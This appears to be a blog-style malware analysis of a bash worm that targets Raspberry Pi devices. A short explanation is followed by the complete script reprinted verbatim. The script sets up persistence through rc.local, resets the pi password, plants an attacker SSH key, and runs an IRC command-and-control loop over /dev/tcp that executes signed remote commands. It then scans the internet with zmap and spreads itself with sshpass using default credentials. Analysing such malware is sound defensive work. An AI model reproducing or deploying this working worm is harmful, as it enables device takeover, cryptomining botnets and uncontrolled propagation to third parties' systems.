


The open internet is littered with vulnerable/abandonded devices, serving no purpose other than to be recruited to a C2 botnet under the command of cyber criminals. This is important because an attacker can not only use these vulnerable devices for profit, but also as apart of a DOS army to bring down very important servers. Most of the time, all it takes to be exploited this way is a file upload and execution vulnerability that can then use an operating system vulnerability to escalate privileges or execute as root. This example will be about a bash script uploaded that specifically targets raspberry pi operating systems.  
The script starts by making sure it is being executed as the user root by checking the effective UID and writing the scripts path into /etc/rc.local if the EUID is not 0(root). This will allow the script to be executed as root on reboot.

  
  
As root, the script will kill processes that would interfere with it. This is a great indication as to what the C2 channel will be doing. You can see the process minerd is killed which indicates that this will most likely be performing crypto-mining for Bitcoin or Litecoin. The script then changes the password to pi and adds an ssh key to maintain persistence.



A connection is then established to one if six hard-coded urls using `exec 3<>/dev/tcp/$svr/6667`. This creates a file descriptor to the tcp connection. This file descriptor is used to write and read data to and from. We can see that $privmsg\_h is a signature of an md5 hash that will be verified using the hard coded public key outputted to /tmp/public.pem. This happens in order to verify that the C2 command was sent from the attacker and not injected. $privmsg\_data is the command that the attacker wishes to execute. If a verified $privmsg\_h and an md5 hashed $privmsg\_data are equal, then the command executes. This is how the attacker will follow through with their more than likely malicous activities.  
  
  


After the C2 channel has been executed and killed, the script goes on to install zmap and sshpass. This is the most interesting part of the script in my opinion. It will use zmap to scan the entire internet and find at most 100000 hosts with port ssh open. It will then use sshpass to find other raspberrypi's with default credentials and and drop the same script for execution. Using a C2 channel this way enables the attacker to not only use the pi's for mining crypto but also as pawns in DOS attacks or just about anything else.  
  
  
A black background with white lines

Description automatically generated with medium confidence  
  
  
  
  
  
  
  
  
  
  
  
  
  
  
  
  
  
  
----------------------START OF SCRIPT---------------------------------  
#!/bin/bash  
  
MYSELF=`realpath $0`  
DEBUG=/dev/null  
echo $MYSELF >> $DEBUG  
  
if [ "$EUID" -ne 0 ]  
then  
        NEWMYSELF=`mktemp -u 'XXXXXXXX'`  
        sudo cp $MYSELF /opt/$NEWMYSELF  
        sudo sh -c "echo '#!/bin/sh -e' > /etc/rc.local"  
        sudo sh -c "echo /opt/$NEWMYSELF >> /etc/rc.local"  
        sudo sh -c "echo 'exit 0' >> /etc/rc.local"  
        sleep 1  
        sudo reboot  
else  
TMP1=`mktemp`  
echo $TMP1 >> $DEBUG  
  
killall bins.sh  
killall minerd  
killall node  
killall nodejs  
killall ktx-armv4l  
killall ktx-i586  
killall ktx-m68k  
killall ktx-mips  
killall ktx-mipsel  
killall ktx-powerpc  
killall ktx-sh4  
killall ktx-sparc  
killall arm5  
killall zmap  
killall kaiten  
killall perl  
  
echo "127.0.0.1 [bins.deutschland-zahlung.eu](http://bins.deutschland-zahlung.eu/)" >> /etc/hosts  
rm -rf /root/.bashrc  
rm -rf /home/pi/.bashrc  
  
usermod -p \$6\$vGkGPKUr\$heqvOhUzvbQ66Nb0JGCijh/81sG1WACcZgzPn8A0Wn58hHXWqy5yOgTlYJEbOjhkHD0MRsAkfJgjU/ioCYDeR1 pi  
  
mkdir -p /root/.ssh  
echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCl0kIN33IJISIufmqpqg54D6s4J0L7XV2kep0rNzgY1S1IdE8HDef7z1ipBVuGTygGsq+x4yVnxveGshVP48YmicQHJMCIljmn6Po0RMC48qihm/9ytoEYtkKkeiTR02c6DyIcDnX3QdlSmEqPqSNRQ/XDgM7qIB/VpYtAhK/7DoE8pqdoFNBU5+JlqeWYpsMO+qkHugKA5U22wEGs8xG2XyyDtrBcw10xz+M7U8Vpt0tEadeV973tXNNNpUgYGIFEsrDEAjbMkEsUw+iQmXg37EusEFjCVjBySGH3F+EQtwin3YmxbB9HRMzOIzNnXwCFaYU5JjTNnzylUBp/XB6B"  >> /root/.ssh/authorized\_keys  
  
echo "nameserver 8.8.8.8" >> /etc/resolv.conf  
rm -rf /tmp/ktx\*  
rm -rf /tmp/cpuminer-multi  
rm -rf /var/tmp/kaiten  
  
cat > /tmp/public.pem <<EOFMARKER  
-----BEGIN PUBLIC KEY-----  
MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQC/ihTe2DLmG9huBi9DsCJ90MJs  
glv7y530TWw2UqNtKjPPA1QXvNsWdiLpTzyvk8mv6ObWBF8hHzvyhJGCadl0v3HW  
rXneU1DK+7iLRnkI4PRYYbdfwp92nRza00JUR7P4pghG5SnRK+R/579vIiy+1oAF  
WRq+Z8HYMvPlgSRA3wIDAQAB  
-----END PUBLIC KEY-----  
EOFMARKER  
  
BOT=`mktemp -u 'XXXXXXXX'`  
  
cat > /tmp/$BOT <<'EOFMARKER'  
#!/bin/bash  
  
SYS=`uname -a | md5sum | awk -F' ' '{print $1}'`  
NICK=a${SYS:24}  
while [ true ]; do  
  
        arr[0]="[ix1.undernet.org](http://ix1.undernet.org/)"  
        arr[1]="[ix2.undernet.org](http://ix2.undernet.org/)"  
        arr[2]="[Ashburn.Va.Us.UnderNet.org](http://ashburn.va.us.undernet.org/)"  
        arr[3]="[Bucharest.RO.EU.Undernet.Org](http://bucharest.ro.eu.undernet.org/)"  
        arr[4]="[Budapest.HU.EU.UnderNet.org](http://budapest.hu.eu.undernet.org/)"  
        arr[5]="[Chicago.IL.US.Undernet.org](http://chicago.il.us.undernet.org/)"  
        rand=$[$RANDOM % 6]  
        svr=${arr[$rand]}  
  
        eval 'exec 3<>/dev/tcp/$svr/6667;'  
        if [[ ! "$?" -eq 0 ]] ; then  
                        continue  
        fi  
  
        echo $NICK  
  
        eval 'printf "NICK $NICK\r\n" >&3;'  
        if [[ ! "$?" -eq 0 ]] ; then  
                        continue  
        fi  
        eval 'printf "USER user 8 \* :IRC hi\r\n" >&3;'  
        if [[ ! "$?" -eq 0 ]] ; then  
                continue  
        fi  
  
        # Main loop  
        while [ true ]; do  
                eval "read msg\_in <&3;"  
  
                if [[ ! "$?" -eq 0 ]] ; then  
                        break  
                fi  
  
                if  [[ "$msg\_in" =~ "PING" ]] ; then  
                        printf "PONG %s\n" "${msg\_in:5}";  
                        eval 'printf "PONG %s\r\n" "${msg\_in:5}" >&3;'  
                        if [[ ! "$?" -eq 0 ]] ; then  
                                break  
                        fi  
                        sleep 1  
                        eval 'printf "JOIN #biret\r\n" >&3;'  
                        if [[ ! "$?" -eq 0 ]] ; then  
                                break  
                        fi  
                elif [[ "$msg\_in" =~ "PRIVMSG" ]] ; then  
                        privmsg\_h=$(echo $msg\_in| cut -d':' -f 3)  
                        privmsg\_data=$(echo $msg\_in| cut -d':' -f 4)  
                        privmsg\_nick=$(echo $msg\_in| cut -d':' -f 2 | cut -d'!' -f 1)  
  
                        hash=`echo $privmsg\_data | base64 -d -i | md5sum | awk -F' ' '{print $1}'`  
                        sign=`echo $privmsg\_h | base64 -d -i | openssl rsautl -verify -inkey /tmp/public.pem -pubin`  
  
                        if [[ "$sign" == "$hash" ]] ; then  
                                CMD=`echo $privmsg\_data | base64 -d -i`  
                                RES=`bash -c "$CMD" | base64 -w 0`  
                                eval 'printf "PRIVMSG $privmsg\_nick :$RES\r\n" >&3;'  
                                if [[ ! "$?" -eq 0 ]] ; then  
                                        break  
                                fi  
                        fi  
                fi  
        done  
done  
EOFMARKER  
  
chmod +x /tmp/$BOT  
nohup /tmp/$BOT 2>&1 > /tmp/bot.log &  
rm /tmp/nohup.log -rf  
rm -rf nohup.out  
sleep 3  
rm -rf /tmp/$BOT  
  
NAME=`mktemp -u 'XXXXXXXX'`  
  
date > /tmp/.s  
  
apt-get update -y --force-yes  
apt-get install zmap sshpass -y --force-yes  
  
while [ true ]; do  
        FILE=`mktemp`  
        zmap -p 22 -o $FILE -n 100000  
        killall ssh scp  
        for IP in `cat $FILE`  
        do  
                sshpass -praspberry scp -o ConnectTimeout=6 -o NumberOfPasswordPrompts=1 -o PreferredAuthentications=password -o UserKnownHostsFile=/dev/null -o StrictHostKeyChecking=no $MYSELF pi@$IP:/tmp/$NAME  && echo $IP >> /opt/.r && sshpass -praspberry ssh pi@$IP -o ConnectTimeout=6 -o NumberOfPasswordPrompts=1 -o PreferredAuthentications=password -o UserKnownHostsFile=/dev/null -o StrictHostKeyChecking=no "cd /tmp && chmod +x $NAME && bash -c ./$NAME" &  
                sshpass -praspberryraspberry993311 scp -o ConnectTimeout=6 -o NumberOfPasswordPrompts=1 -o PreferredAuthentications=password -o UserKnownHostsFile=/dev/null -o StrictHostKeyChecking=no $MYSELF pi@$IP:/tmp/$NAME  && echo $IP >> /opt/.r && sshpass -praspberryraspberry993311 ssh pi@$IP -o ConnectTimeout=6 -o NumberOfPasswordPrompts=1 -o PreferredAuthentications=password -o UserKnownHostsFile=/dev/null -o StrictHostKeyChecking=no "cd /tmp && chmod +x $NAME && bash -c ./$NAME" &  
        done  
        rm -rf $FILE  
        sleep 10  
done  
  
fi  
---------------------END OF SCRIPT--------------------------